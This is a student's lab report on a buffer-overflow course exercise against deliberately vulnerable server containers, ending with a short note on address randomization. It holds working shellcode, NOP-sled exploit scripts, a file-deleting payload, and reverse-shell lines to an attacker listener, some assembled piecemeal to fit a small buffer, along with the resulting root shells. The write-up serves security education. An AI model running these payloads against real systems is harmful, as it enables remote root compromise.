Author: Rajat Sethi


Class: CPSC 6200

Date: September 21, 2021

Assignment 1 Report – Buffer Overflow (Server)

Task 1:


Using the shellcode python file, I edited the command to delete any given filename. This task was not specific on which file should be deleted, so I put in a placeholder instead.



```
shellcode = (
   "\xeb\x29\x5b\x31\xc0\x88\x43\x09\x88\x43\x0c\x88\x43\x47\x89\x5b"
   "\x48\x8d\x4b\x0a\x89\x4b\x4c\x8d\x4b\x0d\x89\x4b\x50\x89\x43\x54"
   "\x8d\x4b\x48\x31\xd2\x31\xc0\xb0\x0b\xcd\x80\xe8\xd2\xff\xff\xff"
   "/bin/bash*"
   "-c*"
   # You can modify the following command string to run any command.
   # You can even run multiple commands. When you change the string,
   # make sure that the position of the * at the end doesn't change.
   # The code above will change the byte at this position to zero,
   # so the command string ends here.
   # You can delete/add spaces, if needed, to keep the position the same.
   # The * in this line serves as the position marker         *
   "/bin/rm {filename}     *"
).encode('latin-1')
```

Task 2:

Using the buffer pointer and frame pointer locations, I was able to determine the size of the buffer (Frame Pointer – Buffer Address), which came out to 0x70 or 112 bytes. Add four more bytes for the frame pointer, plus another four for the return address meant an input size of 120 bytes.




```
server-1-10.9.0.5 | Frame Pointer (ebp) inside bof():  0xffffd2b8
server-1-10.9.0.5 | Buffer's address inside bof():     0xffffd248
```

With that knowledge in mind, I created the following payload:


NOP Sled – 120 Bytes of 0x90 minus the space needed for the shellcode and return address.


Shellcode – Arbitrary number of bytes that opens a reverse shell. Should end at 116 bytes, right before the return address.

Return Address – 4 bytes that points to the beginning of the NOP sled.


```
shellcode= (
  "\xeb\x29\x5b\x31\xc0\x88\x43\x09\x88\x43\x0c\x88\x43\x47\x89\x5b"
  "\x48\x8d\x4b\x0a\x89\x4b\x4c\x8d\x4b\x0d\x89\x4b\x50\x89\x43\x54"
  "\x8d\x4b\x48\x31\xd2\x31\xc0\xb0\x0b\xcd\x80\xe8\xd2\xff\xff\xff"
  "/bin/bash -c; bash -i >& /dev/tcp/10.9.0.1/9090 0>&1; *"
  # The * in this line serves as the position marker     *
).encode('latin-1')

# Fill the content with NOP's
content = bytearray(0x90 for i in range(120))

##################################################################
# Put the shellcode somewhere in the payload
start = 116 - len(shellcode)                  # Change this number
content[start:start + len(shellcode)] = shellcode

# Decide the return address value
# and put it somewhere in the payload
ret    = 0xffffd248     # Change this number
offset = 116    # Change this number

# Use 4 for 32-bit address and 8 for 64-bit address
content[offset:offset + 4] = (ret).to_bytes(4,byteorder='little')
```


By sending this shellcode to the first server using netcat, I can open a reverse root shell on another terminal.


```
[09/04/21]seed@VM:.../attack-code$ nano exploit.py
[09/04/21]seed@VM:.../attack-code$ ./exploit.py
[09/04/21]seed@VM:.../attack-code$ cat badfile | nc 10.9.0.5 9090
```


```
[09/04/21]seed@VM:~$ nc -nv -l 9090
Listening on 0.0.0.0 9090
Connection received on 10.9.0.5 47328
root@b2ea7c56a03a:/bof# 
```


Task 3:

Since the maximum size buffer was 300 bytes, I made sure that the minimum payload buffer was 308 bytes (300 + Frame Pointer + Return). However, in the case that the buffer size was 100, I placed the shellcode right before 104-byte mark. For the remaining bytes after 104, I repeatedly placed the return address of the NOP sled, so that the return address would still be the last portion even if everything else was cut off.



```
shellcode= (
  "\xeb\x29\x5b\x31\xc0\x88\x43\x09\x88\x43\x0c\x88\x43\x47\x89\x5b"
  "\x48\x8d\x4b\x0a\x89\x4b\x4c\x8d\x4b\x0d\x89\x4b\x50\x89\x43\x54"
  "\x8d\x4b\x48\x31\xd2\x31\xc0\xb0\x0b\xcd\x80\xe8\xd2\xff\xff\xff"
  "/bin/bash -c; bash -i >& /dev/tcp/10.9.0.1/9090 0>&1; *"
  # The * in this line serves as the position marker     *
).encode('latin-1')

# Fill the content with NOP's
content = bytearray(0x90 for i in range(308))

##################################################################
# Put the shellcode somewhere in the payload
start = 104 - len(shellcode)                    # Change this number
content[start:start + len(shellcode)] = shellcode

# Decide the return address value
# and put it somewhere in the payload
ret    = 0xffffd1f8     # Change this number
offset = 108    # Change this number

# Use 4 for 32-bit address and 8 for 64-bit address
for i in range(offset, 308, 4):
        content[i:i+4] = (ret).to_bytes(4,byteorder='little')
```


Like task 2, I obtained a reverse root shell to the container.




```
[09/05/21]seed@VM:~$ nc -nv -l 9090
Listening on 0.0.0.0 9090
Connection received on 10.9.0.6 50568
root@0f77d108bd97:/bof#
```

Task 4:


In this scenario, only a few changes needed to be made to the Task 2 code. Firstly, the shellcode was replaced from the 32-bit architecture to the 64-bit. Secondly, since both buffer pointer and frame pointer showed addresses, I was able to calculate the buffer size at 208 bytes (plus 8 bytes for frame pointer and 8 bytes for return address). Thirdly, since the return address does not work well with leading zeroes, I used a little-endian string like the shellcode, then encoded it with latin-1.


```
shellcode= (
  "\xeb\x36\x5b\x48\x31\xc0\x88\x43\x09\x88\x43\x0c\x88\x43\x47\x48"
  "\x89\x5b\x48\x48\x8d\x4b\x0a\x48\x89\x4b\x50\x48\x8d\x4b\x0d\x48"
  "\x89\x4b\x58\x48\x89\x43\x60\x48\x89\xdf\x48\x8d\x73\x48\x48\x31"
  "\xd2\x48\x31\xc0\xb0\x3b\x0f\x05\xe8\xc5\xff\xff\xff"
  "/bin/bash -c; bash -i >& /dev/tcp/10.9.0.1/9090 0>&1; *"
  # The * in this line serves as the position marker     *
).encode('latin-1')

# Fill the content with NOP's
content = bytearray(0x90 for i in range(224))
##################################################################
# Put the shellcode somewhere in the payload
start = 216 - len(shellcode)                  # Change this number
content[start:start + len(shellcode)] = shellcode

# Decide the return address value
# and put it somewhere in the payload
ret    = "\x20\xe1\xff\xff\xff\x7f\x00\x00"     # Change this number
offset = 216    # Change this number

# Use 4 for 32-bit address and 8 for 64-bit address
#content[i:i+4] = (ret).to_bytes(4,byteorder='little')
content[offset:offset+8] = ret.encode('latin-1')
```



```
[09/05/21]seed@VM:~$ nc -nv -l 9090
Listening on 0.0.0.0 9090
Connection received on 10.9.0.7 35130
root@43ab53c8f0fd:/bof#
```

Task 5:

As standard, using the buffer/frame pointer information, I find that I'm working with a 64-bit machine with a buffer size of around 96 bytes (+8 for rbp and +8 for return address).



```
server-4-10.9.0.8 | Frame Pointer (rbp) inside bof():  0x00007fffffffe0e0
server-4-10.9.0.8 | Buffer's address inside bof():     0x00007fffffffe080
```

In this scenario, I do not have enough bytes at my disposal to fully write a reverse shell command, at least not all at once. To work around this handicap, I used whatever bytes I had to "touch" a file to store bash code on the victim machine.




```
shellcode= (
  "\xeb\x36\x5b\x48\x31\xc0\x88\x43\x09\x88\x43\x0c\x88\x43\x47\x48"
  "\x89\x5b\x48\x48\x8d\x4b\x0a\x48\x89\x4b\x50\x48\x8d\x4b\x0d\x48"
  "\x89\x4b\x58\x48\x89\x43\x60\x48\x89\xdf\x48\x8d\x73\x48\x48\x31"
  "\xd2\x48\x31\xc0\xb0\x3b\x0f\x05\xe8\xc5\xff\xff\xff"
  # The * in this line serves as the position marker         *
  "/bin/bash -c*"
  "touch x;                                                    *"
```


Slowly, I used the “echo” command to add three characters of the reverse shell command to this new file (Note: I could have done this faster, but it worked on the first try so I did not need to change it).




```
"/bin/bash -c*"
"echo -n 'bas' >> x;                                           *"
```




```
"echo -n 'h -' >> x;                                           *"
```




```
"echo -n 'i>&' >> x;                                           *"
```




```
"echo -n '/de' >> x;                                           *"
```




```
"echo -n 'v/t' >> x;                                           *"
```




```
"echo -n 'cp/' >> x;                                           *"
```




```
"echo -n '10.' >> x;                                           *"
```




```
"echo -n '9.0' >> x;                                           *"
```




```
"echo -n '.1/' >> x;                                           *"
```



```
"echo -n '909' >> x;                                           *"
```




```
"echo -n '0 0' >> x;                                           *"
```




```
"echo -n '>&1' >> x;                                           *"
```

Once I got the script loaded, I ran the script using bash to obtain root permissions.




```
"bash x;                                                       *"
```



```
[09/05/21]seed@VM:~$ sudo nc -nv -l 9090
Listening on 0.0.0.0 9090
Connection received on 10.9.0.8 43582
root@aef372f6be3e:/bof# ls
```


Task 6:

When changing the randomization level, both the 32-bit and 64-bit architectures become wildly unpredictable. For the 32-bit system, 5 of the nibbles (20 bits) change, which means there are 1,048,576 possible locations for the buffer address to end up. As for the 64-bit system, 8 of the nibbles (32 bits) change, which means there are 4,294,967,296 possible locations for the buffer address. Even for a computer, brute-forcing these would be an exhaustive task. However, some of the computation should be reduceable by increasing the NOP sled size, and thereby the range of pointers that the buffer address can take.

